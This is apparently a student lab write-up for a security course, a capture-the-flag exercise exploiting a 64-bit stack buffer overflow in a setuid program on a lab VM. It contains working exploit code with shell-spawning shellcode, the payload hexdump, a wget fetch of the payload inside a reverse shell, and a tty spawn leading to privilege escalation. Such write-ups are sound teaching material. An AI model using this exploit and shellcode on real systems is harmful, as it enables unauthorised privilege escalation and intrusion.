
```
(gdb) disass bof
Dump of assembler code for function bof:
   0x000000000040067d <+0>:     push   rbp
   0x000000000040067e <+1>:     mov    rbp,rsp
   0x0000000000400681 <+4>:     sub    rsp,0x30
   0x0000000000400685 <+8>:     mov    QWORD PTR [rbp-0x28],rdi
=> 0x0000000000400689 <+12>:    mov    rdx,QWORD PTR [rbp-0x28]
   0x000000000040068d <+16>:    lea    rax,[rbp-0x20]
   0x0000000000400691 <+20>:    mov    rsi,rdx
   0x0000000000400694 <+23>:    mov    rdi,rax
   0x0000000000400697 <+26>:    call   0x400520 <strcpy@plt>
   0x000000000040069c <+31>:    mov    eax,0x1
   0x00000000004006a1 <+36>:    leave
   0x00000000004006a2 <+37>:    ret
End of assembler dump.
(gdb) p &buffer
$1 = (char (*)[24]) 0x7fffffffea70
```

The specific call to the vulnerable strcpy:



```
=> 0x0000000000400697 <+26>:    call   0x400520 <strcpy@plt>
```

Now, within bof, we wanted to get more information on the registers, so we ran “i r” on gdb. Since we are dealing with 64 bit systems, the registers of concern are $rbp and $rsp. Recall that 1 hex digit is 4 bits so 64 bits take 16 hex digits. Note that there are implicit 0s in the front of the hex digits.



```
(gdb) p &buffer
p &buffer
$1 = (char (*)[24]) 0x7fffffffea50
(gdb) i r
i r
rax            0x7fffffffea90   140737488349840
rbx            0x0      0
rcx            0x7ffff7afdc70   140737348885616
rdx            0x0      0
rsi            0x6020f0 6299888
rdi            0x7fffffffea90   140737488349840
rbp            0x7fffffffea70   0x7fffffffea70
rsp            0x7fffffffea40   0x7fffffffea40
```


After our analysis on backupchk without constructing a malicious input buffer called badfile yet, we will explain our source code in C for exploit.c to explain the entire buffer overflow process. The idea is we write and compile our program called exploit.c in SEEDUbuntu VM, then use wget command to transfer the badfile from SEEDUbuntu VM into our Gibson VM.

Now, we will explain how we conducted the buffer overflow step by step:

1) First, we need to find out the offset between the start of the buffer and the return address of function bof(). According to the figure above, the difference between the start address of buffer and rbp is 0x7fffffffea70-0x7fffffffea50=32, and return address is stored at rbp+8, so the offset between buffer and return address is 32+8=40.


We first create a buffer with a length of 200, and fill it with "nop" operators 0x90. Then we

2) We use the following code to generate our badfile.




```
/* exploit.c  */

/* A program that creates a file containing code for launching a shell. */
/* Modified by Tushar Jois for JHU 601.443/643, Security and Privacy. */
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

char code[] = "\x31\xc0\x48\xbb\xd1\x9d\x96\x91\xd0\x8c\x97\xff\x48\xf7\xdb\x53\x54\x5f\x99\x52\x57\x54\x5e\xb0\x3b\x0f\x05";

#define BUFLEN 200

void main(int argc, char **argv)
{
    char buffer[BUFLEN];
    FILE *badfile;

    /* You need to fill the buffer with appropriate contents here. */
    memset(&buffer,0x90,BUFLEN);
    *(unsigned long long*)(buffer+0x28) = 0x7fffffffeac0;
    memcpy(buffer+sizeof(buffer)-sizeof(code),code,sizeof(code));

    /* Save the contents to the file "badfile" */
    badfile = fopen("./badfile", "w");
    fwrite(buffer, BUFLEN, 1, badfile);
    fclose(badfile);
}
```

We first created a buffer with a length of 200, and fill it with nop operators. We write the return address to buffer +40, which is 28 in hex. Notice that the length of address in a 64 bit system is 8 bit. So we need to use long long instead of long. The address we put inside the buffer should be much larger than return address +8, as the return address is actually 0x00007fffffffeac0. When strcpy executes, the function would stop as soon as it reaches "0000" part. So we need to have a larger return address, which can jump to the variable that is copied to the variable buffer. We will explain this part in detail later. Then we put the shellcode at the end of the buffer, and write the buffer to a badfile. Below is a figure of the badfile we generated.




```
9090 9090 9090 9090 9090 9090 9090 9090
9090 9090 9090 9090 9090 9090 9090 9090
9090 9090 9090 9090 c0ea ffff ff7f 0000
9090 9090 9090 9090 9090 9090 9090 9090
9090 9090 9090 9090 9090 9090 9090 9090
9090 9090 9090 9090 9090 9090 9090 9090
9090 9090 9090 9090 9090 9090 9090 9090
9090 9090 9090 9090 9090 9090 9090 9090
9090 9090 9090 9090 9090 9090 9090 9090
9090 9090 9090 9090 9090 9090 9090 9090
9090 9090 9090 9090 9090 9090 31c0 48bb
d19d 9691 d08c 97ff 48f7 db53 545f 9952
5754 5eb0 3b0f 0500
```

3) Now we need to pass the badfile to Gibson VM by using wget. The default directory of wget is /var/www/html. First without the reverse shell on my system, we put the badfile we generated in /var/www/html/. Then, in the reverse shell, we run wget 10.0.2.13/badfile in fetch the file from the non-reverse shell to the reverse shell. Please note that 10.0.2.13 is the IP address of SEEDUbuntu, and we are running the command below in the reverse shell into Gibson(NOT on SEEDUbuntu):




```
bash-4.2$ wget 10.0.2.13/badfile
wget 10.0.2.13/badfile
--2018-11-30 18:38:29--  http://10.0.2.13/badfile
Connecting to 10.0.2.13:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 201
Saving to: 'badfile'

     0K                                                       100% 58.2M=0s

2018-11-30 18:38:29 (58.2 MB/s) - 'badfile' saved [201/201]

bash-4.2$ ls
ls
abc
badfile
exploit
exploit.c
log.txt
pers.org
phrack.zip
swordfish
```

4) To interactive further with the system, we got a tty shell, although this was not necessary. We ran the following command to spawn a tty shell.




```
bash-4.2$ python -c 'import pty; pty.spawn("/bin/sh")'
python -c 'import pty; pty.spawn("/bin/sh")'
sh-4.2$ rm badfile
```

5) Finally, we ran backupchk with the badfile(ouput generated from running exploit) as an input that was transferred over via wget, we were successful as euid is 1001. We now have wintermute's privileges on Gibson's VM. This is success!




```
sh-4.2$ backupchk /home/case/badfile
backupchk /home/case/badfile
sh-4.2$ id
id
uid=48(apache) gid=48(apache) euid=1001(wintermute) groups=48(apache)
```

After successfully conducting the buffer overflow, based on the id output, we managed to get wintermute's privileges. As such, we were able to read the flag file:




```
sh-4.2$ cat /flag
cat /flag
/\
||_____-----_____-----_____
||   O                  O  \
||    O\\    ___    //O    /
||       \\ /   \//        \
||         |_O O_|         /
||          ^ | ^          \
||        // UUU \\        /
||    O//            \\O   \
||   O                  O  /
||_____-----_____-----_____\
||
||.

This is our world now... the world of the electron and the switch, the
beauty of the baud.  We make use of a service already existing without paying
for what could be dirt-cheap if it wasn't run by profiteering gluttons, and
you call us criminals.  We explore... and you call us criminals.  We seek
after knowledge... and you call us criminals.  We exist without skin color,
without nationality, without religious bias... and you call us criminals.
You build atomic bombs, you wage wars, you murder, cheat, and lie to us
and try to make us believe it's for our own good, yet we're the criminals.

Secret Key: 68756e74657232
```

When we went back to /home/wintermute, we were able to read the secretfile, which showed Tessier-Ashpool.



```
sh-4.2$ cd /home/wintermute
cd /home/wintermute
sh-4.2$ ls
ls
secretfile
sh-4.2$ cat secretfile
cat secretfile
Tessier-Ashpool
```

Now we are going to explain why the return address we put into the buffer should be a little bigger than usual. The figure below is a picture of the memory address of the stack after the strcpy function is called. We already knew that the return address is rbp+8, which is 0x7fffffffea78, and we have replaced it with 0x7fffffffeac0. However, address 0x7fffffffea80 is not overwritten. It seems that the strcpy function terminated at that point. This is due to the fact that there are four zero at the start of the address, and the strcpy function will stop when it encounters 0000, a.k.a a null byte. So if we set the return address to be just a little bigger than rbp+8, like rbp+16, it will not hit the nop operators we injected. If we put an address larger than 0x7fffffffea90 and smaller than 0x7fffffffeac0, it will hit the start of the badfile. However, it will hit the return address we injected before it reaches the shellcode, which will cause the attack to fail. So, we need to set the return address to be larger than 0x7fffffffeac0 and smaller than 0x7fffffffeb38. Then, after bof() returns, it will jump to the nop operators and move to the shellcode.



```
(gdb) x/80x $rsp
x/80x $rsp
0x7fffffffea40: 0x00000000      0x00000000      0xffffea90      0x00007fff
0x7fffffffea50: 0x90909090      0x90909090      0x90909090      0x90909090
0x7fffffffea60: 0x90909090      0x90909090      0x90909090      0x90909090
0x7fffffffea70: 0x90909090      0x90909090      0xffffeac0      0x00007fff
0x7fffffffea80: 0xffffed88      0x00007fff      0x00000001      0x00000002
0x7fffffffea90: 0x90909090      0x90909090      0x90909090      0x90909090
0x7fffffffeaa0: 0x90909090      0x90909090      0x90909090      0x90909090
0x7fffffffeab0: 0x90909090      0x90909090      0xffffeac0      0x00007fff
0x7fffffffeac0: 0x90909090      0x90909090      0x90909090      0x90909090
0x7fffffffead0: 0x90909090      0x90909090      0x90909090      0x90909090
0x7fffffffeae0: 0x90909090      0x90909090      0x90909090      0x90909090
0x7fffffffeaf0: 0x90909090      0x90909090      0x90909090      0x90909090
0x7fffffffeb00: 0x90909090      0x90909090      0x90909090      0x90909090
0x7fffffffeb10: 0x90909090      0x90909090      0x90909090      0x90909090
0x7fffffffeb20: 0x90909090      0x90909090      0x90909090      0x90909090
0x7fffffffeb30: 0x90909090      0x90909090      0x90909090      0xbb48c031
0x7fffffffeb40: 0x91969dd1      0xff978cd0      0x53dbf748      0x52995f54
0x7fffffffeb50: 0xb05e5457      0x00050f3b      0x00000000      0x00000000
0x7fffffffeb60: 0x00000000      0x00000000      0x00000000      0x00000000
0x7fffffffeb70: 0x00000000      0x00000000      0x00000000      0x00000000
```

What we learned:

We got a first-hand experience of how a capture-the-flag was conducted. In addition, the process of hacking into a system was highly enjoyable. Although Gibson VM and SEEDUbuntu VM were on the same LAN, we learned how to attack and gain access into a system using a reverse shell, putting what we learned in this course to use. If Gibson VM were in a remote system, the difficulty of this task would be increased. Even after we were successful in gaining access into Gibson, we failed in many attempts to conduct a proper buffer overflow attack on this 64-bit RedHat OS system. Also, we had to use wget command on the reverse shell terminal to copy the badfile in bytes from SEEDUbuntu back into the reverse shell terminal. We also got a better understanding of the difference between a 32-bit system and a 64-bit system. Besides, this experiment gave us more exposure to GDB debugging. We were comfortable to find out the stack address of a function in a certain program, to find out the value stored inside registers and to print the assembly instructions inside a function. Furthermore, we also learned a bunch of useful commands for hacking into the system, such as finding out all setuid programs that are owned by root, spawning a tty shell and checking the privileges of a certain file. This assignment would benefit us for similar tasks in the future.

References:

https://blog.techorganic.com/2015/04/10/64-bit-linux-stack-smashing-tutorial-part-1/

https://bytesoverbombs.io/exploiting-a-64-bit-buffer-overflow-469e8b500f10

https://netsec.ws/?p=337

https://www.rebootuser.com/?p=1623